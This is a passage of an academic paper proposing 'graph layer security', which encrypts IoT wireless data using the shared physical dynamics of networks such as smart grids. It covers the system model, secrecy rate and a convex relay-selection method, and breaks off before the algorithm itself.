Mass digitisation of people and things has opened the doorway to the Internet of Things (IoT), critical in many social and industrial applications [1,2]. In particular, IoT is envisaged to deliver the vital data to inform digital twins and improve infrastructure maintenance and safety. In many cases, wireless IoT sensors that measure physical signals (e.g., gas pressure, water contamination) are buried underground [3,4]. Encrypting the critical infrastructure information is important for national security, commercial sensitivity, and anti-tampering requirements. Many current IoT wireless transmissions (e.g., LoRaWAN [5], ZigBee) are vulnerable to eavesdropping. Authentication (e.g., over-the-air activation session keys in LoRaWAN, elliptic curve Diffie–Hellman in Bluetooth) verifies the user's identity and prevents malicious users from accessing the network. Encrypted wireless transmission protects data integrity and confidentiality [6].

1.1. From Public Key Cryptography to Physical Layer Security

Conventional encrypted communications employ symmetric encryption such as the advanced encryption standard (AES), which relies on a secret key shared between them beforehand. Public key cryptography (PKC) is the de facto key distribution protocol, although efficient conventional PKC schemes are complex and computationally not suitable for IoT devices with limited capability [7]. This introduces not only a computational cost challenge, but also sets the IoT devices at a disadvantage against the most powerful eavesdroppers with orders of magnitude more computational power.

Physical layer security (PLS) has been proposed in recent years as a way to overcome many of the aforementioned challenges, which can be categorised as key-less PLS [8,9] and physical layer secret key generation (PL-SKG) [10–12]. Key-less PLS leverages the superiority of legitimate channels over wiretap ones, and tries to maximise the secrecy rate or signal to interference plus noise ratio (SINR) by steering the variables, e.g., beamforming vectors [13], trajectory of autonomous system [14], and even the phases of a reconfigurable intelligent surface (RIS) [15]. One challenge lies in that the superiority of the legitimate channel may not be always satisfied. For example, an Eve can make the channel act as adversary to legitimate nodes by introducing an Eve-controlled RIS. In such cases, key-less PLS cannot guarantee an existence of feasible solutions for secrecy rate and SINR maximisation.

Another family in PLS is PL-SKG, which exploits the reciprocal channel randomness to generate the shared secret key between legitimate nodes, without the need for a PKC management and distribution protocol [6,16,17]. PL-SKG negates the risk of key intercept and high computational requirement of PKC schemes [18], which makes it very suitable for IoT devices. PL-SKG does, however, require the wireless channel between nodes to be reciprocal (true for most propagation environments), random (small-scale fading), and unique [19,20]. This is to ensure robust symmetric key generation and avoid brute force attempts. Although PLS has been applied to a variety of embedded wireless (e.g., autonomous vehicle [21], UAV [22,23], and molecular [24]) and wired (e.g., fibre [25]) communication systems, the shortfalls are always overlooked. First, the common features used by PL-SKG for data encryption are not detached from the communications, e.g., using channel phases or received signal strength (RSS), which may provide the chances of sophisticated eavesdroppers to decode the secret key [26,27]. Second, for both key-less and PL-SKG, they require the IoT devices to make accurate estimations of the wireless channel statistics [28]. Accurate estimation requires reasonably powerful signal processing units and also requires a reasonably high communication signal-to-noise ratio (SNR). Many embedded or underground IoT devices operate in low-communication SNR regimes, and therefore PLS is not suitable.

1.2. Introducing Graph Layer Security (GLS): Encryption Using Networked Physics

To overcome the PLS requirement of a high-communication SNR for accurate wireless channel estimation, we identify and exploit a different physical attribute that is common to many IoT sensors. The general idea to exploit common physics has been proposed before, such as common heartbeat in different medical IoT devices across a body. However, those devices typically do not suffer from the aforementioned low-communication SNR challenges. Here, we consider IoT devices placed in underground or embedded networked systems, such as oil/gas/water pipes, electrical networks, optical fibre networks, and other underground connected systems. In networked physical systems, a common continuity equation connects all the dynamics (e.g., Navier–Stokes for flow, nonlinear Schrodinger for optic transmission, power flow for electricity). We propose to exploit the common networked physical signals at different IoT monitoring points to encrypt the IoT device's wireless data. Such networked physics are the time-varying networked signals under each node, and are irrelevant with the wireless communications (e.g., channel phases and RSS). For example, in a smart grid, the networked physics is the electricity flow (what we will use in our simulation part). In a water distribution network, the networked physics can be the time-varying water pressure or the concentrations of some compounds. This has the following advantages: (1) IoT sensors usually have very high precision in measuring the physical signals, and (2) it requires no specific knowledge or requirement of wireless channel or public key distribution. This novel physical driven security is distinctive from both PKC and PLS, and its security independence from the digital environment makes it more resilient against digital attacks. The main contributions of this work are summarised in the following.

(1) We propose a novel digital encryption paradigm over a physical network called graph layer security (GLS). The process is data-driven and model-agnostic. We exploit the dependency of underlying networked physical dynamics to enable encryption amongst digital transceivers, without complex computations (for key generation/management in traditional cryptography-based method, or for channel estimating techniques in PLS). In GLS, the encryption and decryption is based on an additive noise generated by the wireless channel-irrelevant physical networked dynamic on one node, and can be compensated by other nodes with dependent networked dynamics. Leveraging this idea, for any pair of network nodes as Tx and Rx, we select the relay nodes with dependent dynamics, and the information then can be encrypted, reconciliated, and finally decrypted by Tx, relay, and Rx nodes.

(2) One difficulty of the relay selection lies in the dependency analysis on the random networked dynamics. To overcome this, we draw heavily on sparsifying high-dimensional random nonlinear dynamics by the use of a data-driven graph Fourier transform (GFT) operator, which is able to transform the random dynamics into a compact graph-bandlimited subspace, given the graph smoothness of the evolved networked dynamics (or its time-difference) [29]. By doing so, we pursue the dependency analysis of the random dynamics by finding the dependent rows of the GFT-based surrogate matrix.

(3) We analyse and evaluate the performance of our proposed GLS using a IEEE 39-Bus system. Both the passive eavesdroppers and the active attackers are considered, where the former is defined as intercepting the transmitted information (encrypted) as well as hacking parts of the network nodes and their dynamics, and the latter is defined to degrade the dynamic dependency by adding jamming perturbations to the network. The simulations show two results. First, the GLS performance depends mostly on the measuring accuracy of the networked dynamics, other than the complex channel estimation techniques for key generations required by the PLS. Second, GLS can protect communication security from the eavesdroppers; the bit error rate (BER) of the legitimate (Tx,Rx) pair can approach an order of 10^{-5} as opposed to the passive eavesdroppers (10^{-1}), and can still remain an order of 10^{-3} in the face of active dynamic attackers. This suggests a promising prospect of the proposed GLS to secure the wireless communications using the graph layer common physics.

The rest of the paper is organised as follows. In Section 2, we introduce the network dynamic model, including a governing evolution pattern that maintains the dynamic dependency, and the perturbation to keep the randomness of the networked dynamics. In Section 3, we elaborate the GLS encryption and decryption process, as well as how to select the relays for each (Tx,Rx) pair. Additionally, we define the passive eavesdroppers and active attackers and analyse their influences on the GLS performance. The simulation results are provided in Section 4. We finally conclude the whole piece of work in Section 5.

2. Physical Dynamic Model for Data Encryption

In this section, we introduce the physical networked dynamic model for further encryption of wireless communications. The networked dynamics are the time-varying networked signals in an IoT system (e.g., the electricity flows of the smart grid system, or a time-varying compound concentrations in the water distribution network). Such signals are irrelevant with the wireless communication aspects (i.e., the dynamic patterns in a smart grid system or water distribution network do not depend on or affect the communication channels and environment). The networked dynamic is described by the underlying network topology and the dynamic signal flow over it. The network topology is configured by a static graph, denoted by $\mathcal{G}(\mathcal{N}, \mathbf{W})$. Here, $\mathcal{N} = \{1, \cdots, N\}$ represents a set of total node indices. $\mathbf{W}$ of size $N \times N$ is the adjacent matrix, in which the (m,n)th element $w_{m,n} \in \{0,1\}$ reflects the existence of directed link from node n to m.

Given the topology of the network, the dynamic signal over each node evolves in accordance with its self-dynamic and the coupling interactions from its neighbouring (connected) nodes. We denote the signals for all $k = 1, \cdots, K$ ($K \in \mathbb{N}^+$) discrete time as a matrix $\mathbf{X}$ of size $N \times K$, and the evolution function from discrete time k to $k+1$ as $\mathbf{F} : \mathbb{R}^N \to \mathbb{R}^N$. Then, the networked dynamic model is expressed as

$$\mathbf{X}_{:,k+1} = \mathbf{F}(\mathbf{X}_{:,k}) + \mathbf{b}_k, \tag{1}$$

where $\mathbf{X}_{:,k}$ represents the kth column of $\mathbf{X}$.

In Equation (1), $\mathbf{b}_k$ is the perturbations that account for the randomness of the networked dynamics. For example, in a smart grid system (in our case-study), $\mathbf{b}_k \in \mathbb{R}^N$ represents the electricity usages on N nodes at k time-index. Such usages by the users are random, and thereby will make the whole networked dynamics in Equation (1) random. Here, we specify $\mathbf{b}_k$ by the compositions of the unknown injection amplitude $\mathbf{b}_{k_i}$ of size $N \times 1$ with respect to a random injection time (i.e., k_i), governed by the Dirac delta function, i.e.,

$$\mathbf{b}_k = \sum_{k_i \in \mathbb{N}^+} \mathbf{b}_{k_i} \cdot \delta(k - k_i). \tag{2}$$

In Equation (2), both the injection amplitudes and time are unknown, and may have different distributions for different dynamic systems. For this work, we do not rely on the exact distribution of the perturbations, but assume its sparse appearance (e.g., the contaminant injection into a water distribution network, or the steep variations of the power usages in an electrical bus system are sparse). As such, the combination of the networked evolution model $\mathbf{F}(\cdot)$ and the random perturbation will provide the dynamic dependency as well as the randomness to secure the dynamic irrelevant wireless communications, and is hard to guess by brute force, unless the total underlying network dynamics are hacked. We will then elaborate how to pursue information encryption and decryption using the graph layer dynamics.

3. GLS Encryption Using Physical Networked Dynamic

Given the modelling of Equations (1) and (2), the purpose of this work is to encrypt the wireless communications of any node pair, using the underlying physical dynamics of the graph layer. The illustration of the GLS is provided by Figure 1. Before the start, the nodes need to extract their underlying physical dynamics for further encryption and communication process. For any node n to act as the Tx, we encrypt the desirable information $\mathbf{s}$ (a time-series of length L) via the physical networked dynamic on node n, denoted as $\mathbf{X}_{n,:}$, i.e.,

$$\mathbf{s}^* = \mathbf{s} + \mathbf{X}_{n,:}, \tag{3}$$

where $\mathbf{s}^*$ is the encrypted information to be transmitted. As aforementioned, the networked dynamic $\mathbf{X}_{n,:}$ is the time-varying networked signals under node n (e.g., the electricity flows of the smart grid system, or a time-varying compound concentrations in the water distribution network).

After the information encryption using Equation (3) at Tx node, it will then be transmitted and processed via a group of selected relays and their dynamics (e.g., R1 and R2 in Figure 1b). At the final Rx node, the encrypted information will be received and decrypted. As such, for the wireless communication between any node pair, i.e., (Tx,Rx) = (n,m), the idea of encryption and encryption is leveraging the linear dependency of the underlying physical dynamics in Tx, relays, and Rx nodes, i.e.,

$$\mathbf{X}_{n,:} + \sum_{i=i_1}^{i_r} \alpha_i^{(m,n)} \cdot \mathbf{X}_{i,:} + \mathbf{X}_{m,:} = \mathbf{0}. \tag{4}$$

In Equation (4), $i_1, \cdots i_r$ are the selected relay nodes, and $\alpha_i^{(m,n)}$ is the corresponding coefficient that will be determined in advance (we will discuss this in Section 3.2). As such, $\mathbf{s}^*$ can be transmitted via the selected relay nodes $i_1, \cdots, i_r$, each of which processes the received information via $\alpha_i \cdot \mathbf{X}_{i,:}$, and transmits the processed information to the next relay. Finally, Rx node m decrypts the received information via $\mathbf{X}_{m,:}$ and derives the decrypted information $\hat{\mathbf{s}}$, i.e.,

$$\begin{aligned}\hat{\mathbf{s}} &= \mathbf{s}^* + \sum_{i=i_1}^{i_r} \alpha_i^{(m,n)} \cdot \mathbf{X}_{i,:} + \mathbf{X}_{m,:} \\ &= \mathbf{s} + \left(\mathbf{X}_{n,:} + \sum_{i=i_1}^{i_r} \alpha_i^{(m,n)} \cdot \mathbf{X}_{i,:} + \mathbf{X}_{m,:} \right) \\ &= \mathbf{s}.\end{aligned} \tag{5}$$



Tx
Encrypt via Tx node's networked dynamic
Relays
Process via relays' node networked dynamic
Rx
Decrypt via Rx node's networked dynamic
Rx
Tx
R2
R1
Transmitted information
+
Physical networked dynamic
Tx
R1
R2
Rx
Time (s)
Decrypted information
(a) GLS schematic flow
(b) Illustration of networked dynamic and dependency

Figure 1. Illustration of graph layer security, where the wireless communications between (Tx,Rx) node pair is secured by the wireless channel-irrelevant physical networked dynamics. The encryption and decoding are leveraging the linear dependency of networked dynamics. (**a**) Shows the GLS schematic flow; (**b**) presents the illustration of the physical networked dynamic and the linear dependency among (Tx,Relays,Rx).

From Equations (3)–(5), it is seen that the essence of the proposed GLS is to use the channel-irrelevant networked dynamics on each node as the additive noise for security guarantees. Attributed to the dependencies of dynamics on different nodes, such additive noise can be compensated step-by-step by the corresponding relay nodes and the Rx node, whereby $\boldsymbol{\alpha}^{(\text{Tx,Rx})} = [\alpha_{i_1}^{(\text{Tx,Rx})}, \cdots, \alpha_{i_r}^{(\text{Tx,Rx})}]^T$ accounts for the dependency coefficients. As such, to ensure the secure communication between any (Tx,Rx)$\in \mathcal{N}^2$ node pair, each node i should save a dependency coefficient matrix of size $N \times N$, in which the $(m,n)th$ element is $\alpha_i^{(m,n)}$ representing its contribution to compensate the underlying dynamics of (Tx,Rx) = (m,n) pair. In the following, we will elaborate an off-line data-driven computation of the dependency coefficients, which avoids the use of the real-time networked dynamic for encryption, but is able to capture the networked dynamic dependency from the simulated training data.

3.1. GLS Secrecy Rate

The secrecy rate of the GLS encryption is the channel capacity subtraction between legitimate (Tx,Rx) pairs and the wiretap channels. Here, we consider a simplified passive eavesdropper for secrecy rate computation, where the eavesdropping can only happen by intercepting the transmitted/received signal at Tx or Rx. Other sophisticated attackers (e.g., an active attacker) are examined in Section 3.3 and in the simulations.

Given Equations (3)–(5), the legitimate channel capacity of the (Tx,Rx) communication node pair can be expressed as:

$$C_{\mathrm{Tx,Rx}} = \log_2\left(1 + \frac{\mathbb{E}(\mathbf{s})^2}{\|\mathbf{X}^T \cdot \boldsymbol{\alpha}^{(\mathrm{Tx,Rx})}\|_F^2 + \|\boldsymbol{\alpha}^{(\mathrm{Tx,Rx})}\|_2^2 \cdot \sigma^2}\right), \tag{6}$$

In Equation (6), $\mathbb{E}(\mathbf{s})$ accounts for the expectation of the information. $\boldsymbol{\alpha}^{(\mathrm{Tx,Rx})} = [\alpha_1^{(\mathrm{Tx,Rx})}, \cdots, \alpha_N^{(\mathrm{Tx,Rx})}]^T$ is the stacked weight vector of Tx node, selected relays, and Rx node, with zeros for unselected nodes. $\|\mathbf{X}^T \cdot \boldsymbol{\alpha}^{(\mathrm{Tx,Rx})}\|_F^2$ (with the Frobineus norm $\|\cdot\|_F$) therefore represents the residual energy after the process of Tx, selected relays, and Rx. $\|\boldsymbol{\alpha}^{(\mathrm{Tx,Rx})}\|_2^2 \cdot \sigma^2$ gives the weighted variance of the physical measuring noise induced by the dynamic extraction sensors, whose sampling noise is assumed to follow the Gaussian distribution with zero mean and variance as σ^2.

Similarly, the channel capacity from Tx to an eavesdropper that is proximate at Tx and Rx can be formulated as follows:

$$C_{\mathrm{eav}}^{j} = \log_2\left(1 + \frac{\mathbb{E}(\mathbf{s})^2}{\|\alpha_j^{(Tx,Rx)} \cdot \mathbf{X}_{j,:}\|_2^2}\right), \quad j \in \{Tx, Rx\}. \tag{7}$$

In Equation (7), we remove the noise component to achieve an upper-bound eavesdropping channel capacity, which simplifies the following secrecy rate analysis for relay node selection and their weight computation.

With the help of the legitimate and wiretap channel capacities in Equations (6) and (7), the secrecy rate is specified as their difference:

$$R_{\mathrm{Tx,Rx}} = \left[C_{\mathrm{Tx,Rx}} - \max_{j\in\{Tx,Rx\}} C_{\mathrm{eav}}^{j}\right]^{+}, \tag{8}$$

where $[x]^+ = \max(x, 0)$. Then, we will elaborate how to select the relay nodes and their weights by maximising the secrecy rate $R_{\mathrm{Tx,Rx}}$, in the absence of the networked dynamics $\mathbf{X}$.

3.2. Relay Selection & Weight Computation

To implement the GLS node pair encryption and communication in Equations (4) and (5), one is required to select the appropriate relays and compute their weights. We do so by maximising the secrecy rate $R_{\mathrm{Tx,Rx}}$ formulated in Equation (8). To be specific, for each (Tx,Rx) communication pair, we compute the optimal weight vector $\boldsymbol{\alpha}^{(Tx,Rx)} \in \mathbb{R}^N$ by solving the following optimisation problem:

$$\begin{aligned} \max_{\boldsymbol{\alpha}^{(Tx,Rx)}} \Bigg[& \log_2\left(1 + \frac{\mathbb{E}(\mathbf{s})^2}{\|\mathbf{X}^T \cdot \boldsymbol{\alpha}^{(\mathrm{Tx,Rx})}\|_F^2 + \|\boldsymbol{\alpha}^{(\mathrm{Tx,Rx})}\|_2^2 \cdot \sigma^2}\right) \\ & - \max_{j\in\{Tx,Rx\}} \log_2\left(1 + \frac{\mathbb{E}(\mathbf{s})^2}{\|\alpha_j^{(Tx,Rx)} \cdot \mathbf{X}_{j,:}\|_2^2}\right)\Bigg]^{+}. \end{aligned} \tag{9}$$

As such, the relay selection is converted to the weight computation problem whereby the non-zero weights account for the selection of the corresponding nodes.

In Equation (9), two challenges remain. First, the physical dynamic $\mathbf{X}$ is unknown, which makes Equation (9) difficult to solve. Second, the objective function in Equation (9) is non-concave (for maximisation) with respect to $\boldsymbol{\alpha}^{(Tx,Rx)}$, although the feasible region is convex. To address the above challenges, we use a data-driven GFT operator as a surrogate matrix for $\mathbf{X}$, and then transform the non-concave maximisation problem into an approximated convex optimisation. We elaborate these two in the following.

3.2.1. GFT Operator-Based Surrogate

Suppose that the physical networked dynamic matrix can be decomposed as $\mathbf{X} = \mathbf{\Gamma} \cdot \tilde{\mathbf{X}}$ with $rank(\mathbf{\Gamma}) = rank(\mathbf{X})$. Then, if $\mathbf{\Gamma}$ is only related with the dynamic model, and is therefore invariant with different initialisation cases, such a $\mathbf{\Gamma}$ can be used as the surrogate matrix for analysing the row (node) dependency of $\mathbf{X}$ in Equation (9).

To implement this idea, we adopt the graph spectrum analysis and the concept of graph-bandlimitedness from [30–35]. Before we start, we give a brief introduction of the graph Fourier transform (GFT) and the graph-bandlimitedness. Given a GFT operator as $\mathbf{U}^{-1}$ (typically an orthogonal matrix of size $N \times N$, i.e., $\mathbf{U}^{-1} = \mathbf{U}^T$), the processes of GFT and inverse GFT are specified as follows [30–36]:

$$\tilde{\mathbf{x}} = \mathbf{U}^{-1} \cdot \mathbf{x}, \tag{10}$$

$$\mathbf{x} = \mathbf{U} \cdot \tilde{\mathbf{x}}, \tag{11}$$

where $\mathbf{x}$ of size $N \times 1$ is the graph signal, and $\tilde{\mathbf{x}}$ is its graph frequency response. We call $\mathbf{x}$ graph $\mathcal{R}$-bandlimited to the GFT operator $\mathbf{U}^{-1}$, if only the elements of $\tilde{\mathbf{x}}$ with rows in the set $\mathcal{R} \subset \{1, \cdots, N\}$ are non-zeros.

According to the work in [29], this property holds for a vast variety of the time-varying networked dynamics in real-world systems, i.e., either the original $\mathbf{X}_{:,k}$ or the time difference $\mathbf{X}_{:,k} - \mathbf{X}_{:,k-1}$ are (or can be approximately treated as) graph $\mathcal{R}$-bandlimited to $\mathbf{U}^{-1}$ for all time indices k. Here, we denote $\mathbf{Y}$ as the original graph signal or the corresponding time difference, i.e.,

$$\mathbf{Y} = \begin{cases} \mathbf{X} & \mathbf{X}_{:,k} \text{are graph-bandlimited} \\ [\mathbf{X}_{:,k} - & \mathbf{X}_{:,k-1}] \text{ with all } k \\ & \mathbf{X}_{:,k} - \mathbf{X}_{:,k-1} \text{are graph-bandlimited} \end{cases} \tag{12}$$

where the selection is dependent on difference scenarios. As such, by denoting $\mathbf{Y} = \mathbf{X}$ or $[\mathbf{X}_{:,k} - \mathbf{X}_{:,k-1}]$ with all k, a surrogate of $\mathbf{Y}$ can be assigned as $\mathbf{\Gamma} = \mathbf{U}_{:,\mathcal{R}}$, if $\mathbf{Y}_{:,k}$ for all time indices k are graph $\mathcal{R}$-bandlimited to $\mathbf{U}^{-1}$, i.e.,

$$\mathbf{Y}_{:,k} = \mathbf{U}_{:,\mathcal{R}} \cdot \tilde{\mathbf{Y}}_{\mathcal{R},k}. \tag{13}$$

Here, for $\mathbf{Y} = [\mathbf{X}_{:,k} - \mathbf{X}_{:,k-1}]$ with all k, we need to replace the original physical graph signal $\mathbf{X}$ with the corresponding time difference $\mathbf{Y}$ in all GLS encryption and further processes, i.e., Equations (3)–(9).

In Equations (10)–(13), the GFT operator $\mathbf{U}^{-1}$ is typically assigned as the eigenvector matrix of the graph adjacent matrix denoted as $\mathbf{W}$ [30,32], or the graph Laplacian matrix, computed as $\mathbf{L} = diag(\mathbf{W} \cdot \mathbf{1}) - \mathbf{W}$ [33–35]. Accordingly, the graph-bandlimited set $\mathcal{R}$ is truncated from $\{1, \cdots, N\}$ to concentrate on the low-graph-bandlimited area (e.g., to minimise $\mathbf{x}^T \cdot \mathbf{L} \cdot \mathbf{x}$ for Laplacian matrix). The problem here lies in the difficulty in measuring the actual elements in adjacent matrix $\mathbf{W}$ (although with the knowledge of the existence status of each link). To address this, we exploit a data-driven method, as we notice that the columns of $\mathbf{U}_{:,R}$ in Equation (13) are the orthogonal vectors derived from the columns in $\mathbf{Y}$. As such, we use D groups of training networked dynamics denoted as $\mathbf{Y}^{(d)}$, $d = 1, \cdots, D$, and the GFT operator $\mathbf{U}^{-1}$ can be computed as

$$\mathbf{U} \cdot diag([\lambda_1, \cdots, \lambda_N]) \cdot \mathbf{U}^T = \left[\mathbf{Y}^{(1)}_{:,1:L}, \cdots, \mathbf{Y}^{(D)}_{:,1:L}\right] \cdot \left[\mathbf{Y}^{(1)}_{:,1:L}, \cdots, \mathbf{Y}^{(D)}_{:,1:L}\right]^T, \tag{14}$$

where $\lambda_1 > \cdots \lambda_N$ are the descended-ordered eigenvalues. Then, by measuring the maximal rank of all the training matrix, i.e, $r = \max_{d=1\cdots,D} rank(\mathbf{Y}^{(d)}_{:,1:L})$, we assign $\mathcal{R} = \{1, \cdots, r\}$, and the surrogate matrix is computed as

$$\mathbf{\Gamma} = \mathbf{U}_{:,1:r}. \tag{15}$$

Here, it is noteworthy that for any discrete-time k_i with a non-zero input perturbation $\mathbf{b}_{k_i} \neq \mathbf{0}$, the GFT-based surrogate $\mathbf{\Gamma}$ may not be able to characterise $\mathbf{X}_{:,k} = \mathbf{\Gamma} \cdot \tilde{\mathbf{X}}_{:,k}$ or $\mathbf{X}_{:,k} - \mathbf{X}_{:,k-1} = \mathbf{\Gamma} \cdot (\tilde{\mathbf{X}}_{:,k} - \tilde{\mathbf{X}}_{:,k-1})$, since the random $\mathbf{b}_{k_i}$ may not belong to the graph-bandlimited subspace spanned by the orthogonal columns of $\mathbf{\Gamma}$. However, given that the injection perturbation is either sparse (e.g., the contaminant injection of the water distribution network), or with small magnitudes (e.g., the power usage changes in the electrical bus system), this will not severely affect the dynamic dependency characterised by the graph-bandlimited subspace for GLS encryption

3.2.2. Weight Computation

After the derivation of the physical networked dynamic surrogate in Equation (15), we elaborate the process to approximate the non-concave maximisation problem in Equation (9) into a convex minimisation form for optimal (sub-optimal) weight computation. By replacing the unknown networked dynamic matrix $\mathbf{X}$ with the surrogate matrix $\mathbf{\Gamma}$, we rewrite Equation (9) as follows:

$$\max_{\boldsymbol{\alpha}^{(Tx,Rx)}} \Bigg[\log_2\Bigg(1 + \frac{\mathbb{E}(\mathbf{s})^2}{\|\mathbf{\Gamma}^T \cdot \boldsymbol{\alpha}^{(\mathrm{Tx,Rx})}\|_F^2 + \|\boldsymbol{\alpha}^{(\mathrm{Tx,Rx})}\|_2^2 \cdot \sigma^2}\Bigg) - \max_{j \in \{Tx,Rx\}} \log_2\Bigg(1 + \frac{\mathbb{E}(\mathbf{s})^2}{\|\alpha_j^{(Tx,Rx)} \cdot \mathbf{\Gamma}_{j,:}\|_2^2}\Bigg)\Bigg]^+ . \tag{16}$$

We firstly remove the operator $[\cdot]^+$, and prove that the optimal value of Equation (16) is same as that of the following form:

$$\max_{\boldsymbol{\alpha}^{(Tx,Rx)}} \Bigg[\log_2\Bigg(1 + \frac{\mathbb{E}(\mathbf{s})^2}{\|\mathbf{\Gamma}^T \cdot \boldsymbol{\alpha}^{(\mathrm{Tx,Rx})}\|_F^2 + \|\boldsymbol{\alpha}^{(\mathrm{Tx,Rx})}\|_2^2 \cdot \sigma^2}\Bigg) - \max_{j \in \{Tx,Rx\}} \log_2\Bigg(1 + \frac{\mathbb{E}(\mathbf{s})^2}{\|\alpha_j^{(Tx,Rx)} \cdot \mathbf{\Gamma}_{j,:}\|_2^2}\Bigg)\Bigg] . \tag{17}$$

Suppose L_1 and L_2 are the optimal values of Equation (16) and Equation (17), respectively. It is straightforward that $L_1 \geq L_2$, as Equation (16) always takes the maximal value from Equation (17) and 0. Then, denote $\boldsymbol{\alpha}_*$ as the solution of Equation (16) corresponding to the maximal value $L_1 > 0$. The value of Equation (17) at $\boldsymbol{\alpha}^*$ equalling L_1 suggests that the maximal value of Equation (17), i.e., L_2, is no less than L_1, i.e., $L_2 \geq L_1$. This, combined with the aforementioned analysis of $L_1 \geq L_2$, proves that $L_1 = L_2$, which validates the replacement of original objective function in Equation (16) with that of Equation (17).

The problem then is converted to minimise the opposite of Equation (17), i.e.,

$$\min_{\boldsymbol{\alpha}^{(Tx,Rx)}} \Bigg[-\log_2\Bigg(1 + \frac{\mathbb{E}(\mathbf{s})^2}{\|\mathbf{\Gamma}^T \cdot \boldsymbol{\alpha}^{(\mathrm{Tx,Rx})}\|_F^2 + \|\boldsymbol{\alpha}^{(\mathrm{Tx,Rx})}\|_2^2 \cdot \sigma^2}\Bigg) + \max_{j \in \{Tx,Rx\}} \log_2\Bigg(1 + \frac{\mathbb{E}(\mathbf{s})^2}{\|\alpha_j^{(Tx,Rx)} \cdot \mathbf{\Gamma}_{j,:}\|_2^2}\Bigg)\Bigg] . \tag{18}$$

In Equation (18), it is seen that the second term is a convex function with respect to $\alpha_j^{(\mathrm{Tx,Rx})}$. We will then make the first term of Equation (18) convex, by introducing a slack variable β. The objective problem in Equation (18) is converted as:

$$\min_{\substack{\boldsymbol{\alpha}^{(Tx,Rx)}\\ \beta}} \left[-\log_2\left(1+\frac{\mathbb{E}(\mathbf{s})^2}{\beta}\right) + \max_{j\in\{Tx,Rx\}} \log_2\left(1+\frac{\mathbb{E}(\mathbf{s})^2}{\|\alpha_j^{(Tx,Rx)}\cdot\boldsymbol{\Gamma}_{j,:}\|_2^2}\right)\right] \tag{19}$$

$$\text{s.t. } \|\boldsymbol{\Gamma}^T\cdot\boldsymbol{\alpha}^{(\mathrm{Tx,Rx})}\|_F^2 + \|\boldsymbol{\alpha}^{(\mathrm{Tx,Rx})}\|_2^2\cdot\sigma^2 - \beta \le 0. \tag{20}$$

In Equation (19), β is assigned as an upper-estimator of $\|\boldsymbol{\Gamma}^T\cdot\boldsymbol{\alpha}^{(\mathrm{Tx,Rx})}\|_F^2 + \|\boldsymbol{\alpha}^{(\mathrm{Tx,Rx})}\|_2^2\cdot\sigma^2$, therefore making the objective function in Equation (19) an upper-estimator of that in Equation (18). As such, the minimisation problem in Equation (18) can be converted to minimising its upper-estimator in Equation (19) with the constraint in Equation (20).

Then, it is noteworthy that $-\log_2(1+\mathbb{E}(\mathbf{s})^2/\beta)$ is a concave function with respect to β. To transform $-\log_2(1+\mathbb{E}(\mathbf{s})^2/\beta)$ as a convex form, we adopt the first-order Taylor expansion to represent the upper-estimator. As such, the minimisation problem in Equations (19) and (20) can be approximated by minimising its convex upper-bound with the convex constraint. Accordingly, an iterative algorithm applying the successive convex optimisation method can be designed. By assuming a given initial point as β_{ini} from the last epoch, the first-order Taylor expansions of $\log_2(1+\mathbb{E}(\mathbf{s})^2/\beta)$ at β_{ini} are expressed respectively as:

$$-\log_2\left(1+\frac{\mathbb{E}(\mathbf{s})^2}{\beta}\right) \le -\log_2\left(1+\frac{\mathbb{E}(\mathbf{s})^2}{\beta_{\mathrm{ini}}}\right) + \frac{\mathbb{E}(\mathbf{s})^2\cdot(\beta-\beta_{\mathrm{ini}})}{\ln 2\cdot(\beta_{\mathrm{ini}}^2+\mathbb{E}(\mathbf{s})^2\cdot\beta_{\mathrm{ini}})}, \tag{21}$$

With the help of Equation (21), we take it into Equations (19) and (20), and add the l_1-norm of $\boldsymbol{\alpha}^{(Tx,Rx)}$ to constrain the number of selected relays. The approximated convex optimisation problem is obtained as follows:

$$\min_{\substack{\boldsymbol{\alpha}^{(Tx,Rx)}\\ \beta}} \left[\frac{\mathbb{E}(\mathbf{s})^2\cdot(\beta-\beta_{\mathrm{ini}})}{\ln 2\cdot(\beta_{\mathrm{ini}}^2+\mathbb{E}(\mathbf{s})^2\cdot\beta_{\mathrm{ini}})} + \max_{j\in\{Tx,Rx\}} \log_2\left(1+\frac{\mathbb{E}(\mathbf{s})^2}{\|\alpha_j^{(Tx,Rx)}\cdot\boldsymbol{\Gamma}_{j,:}\|_2^2}\right) + \|\boldsymbol{\alpha}^{(\mathrm{Tx,Rx})}\|_1\right] \tag{22}$$

$$\text{s.t. } \|\boldsymbol{\Gamma}^T\cdot\boldsymbol{\alpha}^{(\mathrm{Tx,Rx})}\|_F^2 + \|\boldsymbol{\alpha}^{(\mathrm{Tx,Rx})}\|_2^2\cdot\sigma^2 - \beta \le 0. \tag{23}$$

3.2.3. Overall Relay Selection Algorithm

After the elaboration of the GFT-based surrogate and the weight computation, we provide the relay selection algorithm in Algorithm 1. The input is the training data of the physical networked dynamic for GFT surrogate $\boldsymbol{\Gamma}$ computation. Step 1 is to compute the GFT surrogate that will be used for the following weight computation. Step 2 is the initialisation for the successive convex optimisation method of weight computation. Steps 3–7 are to pursue the successive convex optimisation, in which the weight vector $\boldsymbol{\alpha}^{(\mathrm{Tx,Rx})}$ is successively computed by solving the convex problem in Equations (22) and (23). Then, the output is the computed weight $\boldsymbol{\alpha}^{(\mathrm{Tx,Rx})}$.

